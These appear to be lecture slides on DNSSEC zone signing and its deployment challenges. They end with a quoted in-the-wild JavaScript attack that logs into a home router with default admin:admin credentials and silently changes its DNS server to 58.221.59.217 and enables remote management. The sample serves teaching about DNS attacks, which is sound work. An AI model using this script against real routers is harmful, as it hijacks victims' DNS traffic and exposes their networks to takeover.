- Each domain signs their "zone" with a private key
- Public keys published via DNS
- Zones signed by parent zones
- Ideally, you only need a self-signed root, and follow keys down the hierarchy

Signs   Signs   Signs

(root) → (.edu) → (ncsu.edu) → (csc.ncsu.edu)
DNSSEC challenges

- Incremental deployability
    - Everyone has DNS, can't assume a flag day
- Resource imbalances
    - Some devices can't afford real authentication
- Cultural
    - Who gets to control the root keys? (US, China, EFF, NCSU?)
    - Most people don't have any strong reason to have secure DNS ($$$ not justified in most environments)
    - Lots of transitive trust assumptions
    - Take away: DNSSEC will be deployed, but it is unclear whether it will be used appropriately/widely

DNS configuration attack in the wild

```javascript
if (MSIE = navigator.userAgent.indexOf("MSIE") == -1) {
    document.writeln("<div style=\'display:none\'>");

    function ip1() {
        i = new Image;
        i.src =
'http://192.168.1.1/userRpm/PPPoECfgAdvRpm.htm?
wan=0&lcpMru=1480&ServiceName=&AcName=&EchoReq=0&manual=2&dn
sserver=58.221.59.217&dnsserver2=114.114.114.114&downBandwid
th=0&upBandwidth=0&Save=%B1%A3+%B4%E6&Advanced=Advanced';
    }
    document.write('<img
src="http://admin:admin@192.168.1.1/images/logo.jpg"
height=1 width=1 onload=ip1()>');

    function ip3() {
        ii = new Image;
        ii.src =
'http://192.168.1.1/userRpm/ManageControlRpm.htm?
port=11&ip=0.0.0.0&Save=%C8%B7+%B6%A8';
    }
    document.write('<img
src="http://admin:admin@192.168.1.1/images/logo.jpg"
height=1 width=1 onload=ip3()>');
    document.writeln("</div>");
}
```
